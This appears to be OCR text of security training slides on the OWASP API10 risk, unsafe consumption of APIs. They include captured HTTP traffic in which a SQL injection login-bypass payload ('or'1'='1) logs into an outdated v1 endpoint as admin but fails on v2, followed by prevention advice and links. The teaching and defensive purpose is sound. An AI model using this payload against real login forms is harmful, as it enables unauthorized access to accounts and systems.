




API Vulnerabilities


API10: Unsafe Consumption of APIs (How ?)


- The outdated API endpoint did not validate data, leading to SQL injection vulnerabilities.



API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)





API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)

v1

Request


Pretty Raw Hex

```
1 POST /v1/login.php HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http:/[redacted]
10 DNT: 1
11 Connection: close
12 Referer: http:/[redacted]/v1/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=
  a%27or%271%27%3D%271&submit=
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
  must-revalidate
8 Pragma: no-cache
9 Location: /v2/panel.php
10 Content-Length: 5
11
12 admin
```



v2

Request

Pretty Raw Hex

```
1 POST /v2/login.php HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http:/[redacted]
10 DNT: 1
11 Connection: close
12 Referer: http:/[redacted]/v2/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=
  a%27or%271%27%3D%271&submit=
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: /v2/index.php
10 Content-Length: 0
11
12
```

API Vulnerabilities

https://twitter.com/chybeta/status/1176165964196376576
https://jira.atlassian.com/browse/JRASERVER-69793

API10: Unsafe Consumption of APIs (How ?)



API Vulnerabilities

https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html
https://owasp.org/www-community/Injection_Flaws
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

API10: Unsafe Consumption of APIs

- **Prevention:**
  - When evaluating service providers, assess their API security posture.
  - Ensure all API interactions happen over a secure communication channel (TLS).
  - Always validate and properly sanitize data received from integrated APIs before using it.
  - Maintain an allow list of well-known locations integrated APIs may redirect yours to do not blindly follow redirects.

Questions?

Contact us at info@secure-d.tech